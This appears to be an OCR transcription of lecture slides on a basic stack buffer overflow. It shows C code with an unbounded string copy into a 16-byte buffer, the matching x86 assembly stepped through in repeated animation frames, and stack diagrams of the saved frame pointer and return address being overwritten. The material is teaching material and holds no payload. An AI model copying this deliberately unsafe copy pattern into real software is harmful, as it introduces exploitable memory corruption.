
• • •

HIGH

Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   pushl   8(%ebp)
   leal    -16(%ebp), %eax
   pushl   %eax
  •call    mystrcpy
   addl    $8, %esp
   leave
   ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   pushl   8(%ebp)
   leal    -16(%ebp), %eax
   pushl   %eax
   call    mystrcpy
  •addl    $8, %esp
   leave
   ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
•   while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
   •addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
•    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```

```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
   •addl    $8, %esp
    leave
    ret
```



ESP

RA — to instr. in buggy()

dst

src — to “U²⁰XXXX”

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

‘X’ ‘X’ ‘X’ ‘X’

str — to “U²⁰XXXX”


. . .

HIGH

Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
•   while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
   •addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
    pushl   %ebp
    movl    %esp, %ebp
    subl    $16, %esp
    pushl   8(%ebp)
    leal    -16(%ebp), %eax
    pushl   %eax
    call    mystrcpy
   •addl    $8, %esp
    leave
    ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```


```
   pushl   %ebp
   movl    %esp, %ebp
   subl    $16, %esp
   pushl   8(%ebp)
   leal    -16(%ebp), %eax
   pushl   %eax
   call    mystrcpy
   addl    $8, %esp
  •leave
   ret
```



Basic Buffer Overflow

```
void mystrcpy(char * dst, const char * src) {
    while (*dst++ = *src++);
}

void buggy(const char * str) {
    char buf[16];
    mystrcpy(buf, str);
}

int main(int argc, const char * argv[]) {
    buggy("UUUUUUUUUUUUUUUUUUUUXXXX");
}
```

```
 pushl   %ebp
 movl    %esp, %ebp
 subl    $16, %esp
 pushl   8(%ebp)
 leal    -16(%ebp), %eax
 pushl   %eax
 call    mystrcpy
 addl    $8, %esp
•movl    %ebp, %esp # leave
 popl    %ebp       # leave
 ret
```


LOW

ESP

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

‘U’ ‘U’ ‘U’ ‘U’

EBP

‘U’ ‘U’ ‘U’ ‘U’

‘X’ ‘X’ ‘X’ ‘X’

str

to “U^{20}XXXX”

